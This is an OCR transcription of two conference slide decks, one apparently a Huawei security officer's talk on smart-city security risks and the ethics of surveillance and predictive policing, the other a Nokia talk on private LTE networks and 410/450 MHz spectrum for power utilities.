
Rafał Jaczyński
CSO, CEE&Nordics
Huawei Technologies

Nations security and safety will be decided in cities



Source: UN-Habitat, World Urban Prospects 2018


In 1950, ***30%*** **urban,** ***70%*** **rural**
In 2010, ***52%*** **urban,** ***48%*** **rural**
By 2050, ***68%*** **urban,** ***32%*** **rural**



Accumulation ***of technology, data, people***
Culmination ***of multi-agency collaboration and sensor/data sharing***
Erosion ***of security and privacy***

2

When a city becomes smart?



3

Predator's view: perception of the likely targets

TABLE 4. EXPERT ASSESSMENTS OF CYBERSECURITY OF SMART CITY TECHNOLOGIES

	RANKING: TECHNICAL VULNERABILITY	RANKING: IMPACT OF A SUCCESSFUL ATTACK	RANKING: INTEREST LEVEL OF NATION-STATE ATTACKERS**
Emergency and Security Alert Systems	1	1	1
Street Video Surveillance	2	3	2
Smart Traffic Lights/Signals	3	2	3
Water Consumption Tracking	4	6	5
Smart Tolling	5	7	8*
Public Transit Open Data	6	5	4
Gunshot Detection	7	4	8*
Smart Waste or Recycling Bins	8	9	9
Satellite Water Leak Detection	9	8	6


*Smart tolling and gunshot detection tied for 8th place.
**Nation-States are included here as they were ranked as the most effective threat actor, along with insiders

March 2021 https://cltc.berkeley.edu/wp-content/uploads/2021/03/Smart_City_Cybersecurity.pdf

- March 2018, Baltimore, US. Attack aimed at emergency services. Responders were unable to access their Computer Aided Dispatch (CAD) system for 17 hours.
- Match 2018, Atlanta, US. 30% of "mission-critical" software applications affected, lost 'decade's worth of legal documents and 'years' of police dashboard camera evidence. The cost of this attack in excess of $17 million.
- In 2008 q 14-year-old boy last week adapted a television remote control unit to take control of the switching systems on the public trams in the city of Lodz, Poland.

4

Smart city is a delicate, living thing



5

Ethics: is it worth it?

Ethics: is it worth it?

16:00, Shenzhen Longgang, parents reported the child was lost

17:00, police checked on-site video and found the suspect

17:10, identified the suspect and tracked her using the facial recognition system


19:00, found the suspect's hotel, checked the hotel's video and confirmed the crime

19:20, received the suspect's train schedule from railway police

7:00, 2nd day, captured the suspect on the train and rescued the child

7

Ethics: is it worth it?



Chicago's predictive policing program told a man he would be involved with a shooting.

8

Ethics: is it permissible?

GIZMODO

How We Determined Predictive Policing Software Disproportionately Targeted Low-Income, Black, and Latino Neighborhoods

A trove of unsecured data allowed the first-ever independent analysis of actual crime predictions across the U.S. by the self-described software leader, PredPol

By Dhruv Mehrotra, Surya Mattu, Annie Gilbertson, and Aaron Sankin


Use of artificial intelligence by the police: MEPs oppose mass surveillance

Press Releases PLENARY SESSION 06-10-2021 - 09:18

- Humans should supervise AI systems and algorithms should be open
- Ban private facial recognition databases, behavioural policing and citizen scoring
- Automated recognition should not be used for border control or in public spaces

9

Responsibility: data x collaboration x complexity x size




10


Data: Expect the unexpected

Privacy in a car???

- Sensors, video, biometrics, accidents
- V2X location broadcast



Complexity x size: MMA of digital technology, in teams



Complexity

- Point of convergence of ICT + OT + IoT + AI
- 38 of IoT protocols in use, plus the traditional Safari of ICT targets

Scale

- 30+ key companies, 500+ of technology and service partners
- a smart city with a population of 1 million could easily generate over ZB of data per month


12

Responsibility: why not by design?

Ethics | Responsibility | Transparency

Analytics | Decisions

Senses | Connectivity | Cooperation



13

Secure smart city

=

Smart city

+

Smart people

14

Private wireless for power utilities - Use cases and network requirements

Dominique Verhulst

NOKIA

SUMMARY

In this presentation we will look at the changing dynamics of the power utilities networks, the typical use cases and the requirements in terms of telecommunications networks in order to enable digitalization of the power utility industry. In particular this presentation will look at how to address availability, security and improving safety of power grids through pervasive wireless communications.

ABOUT THE AUTHOR

Dominique Verhulst currently heads the Utilities vertical at Nokia. Leveraging Nokia's full portfolio of Fixed, Mobile, IP&Optical, Applications & Analytics and professional services products including Bell-Labs consultancy, Dominique drives the business and solutions development for Utilities globally. He is the author of the "Teleprotection over Packet Networks" e-book available on the iTunes bookstore, and co-author of several publications from the University of Strathclyde on the matter of Differential Protection over IP/MPLS. He has over 30 years of experience in the telecommunications networking industry, holding senior sales and marketing positions at Nokia, Alcatel-Lucent, Newbridge Networks, Ungermann-Bass and Motorola.


NOKIA
Private Wireless for Utilities
Use Cases & Requirements
VITEL
Vitel 17/5/2022
Dominique VERHULST


Agenda
• Context
• Use cases & telecom network requirements
• 4x0MHz networks in Europe
• Ecosystem development
• Conclusion & recommendations
Confidentiel

The evolving electrical network


Unidirectional flow of electrons

Inconscient of environmental impact

Distributed Energy Resources

Importance of the ecological transition


Need for more flexibility



Smart network

HOW?

The energy transition happens in the distribution network
(Source: Westenergie, Germany)




German DSO's operate part of the HV network

The energy transition happens in the distribution network and requires specific telecom capability for the MV/LV network (source Westenergie)

Power Utility private wireless use cases

Enabled by LTE

- Secondary Substation Communication
- Distribution Automation
- Asset Inspection
- Field Force Enablement
- LV monitoring , Demand response, AMI
- Plant Operations and Maintenance
- DLR & Remote interrogation
- Microgrid integration
- Off-shore Wind Deploy and Maintain
- Bulk renewable HV grid connection



All use cases are subject to eco-system, channel size, and dimensioning


NOKIA

Telecom Network Requirements

Going beyond commercial services

NOKIA


The Frequencies as per 3GPP



- Two frequency bands in 410 MHz
- Three ferequency bands in 450 MHz
- 3GPP standardized frequency bands
- Ongoing about 380 MHz


Confidentiel

Radio coverage – benefits of a frequency in the 410/450 MHz range



Confidentiel

450 MHz and 410 MHz Markets Europe as of Q3 2021



Confidentiel

Economic benefits derived from a smart network

Example for the UK

- Avoid investments in strengthening the existing grid
- Avoid investments in new power generation systems
- Reduce outages
- Reduced inspection & maintenance costs


Putting a smart network in place could drive up to £12,7 Bn in savings

Source: Joint Radio Company Ltd. (National Grid plc & Energy Networks Association Ltd)

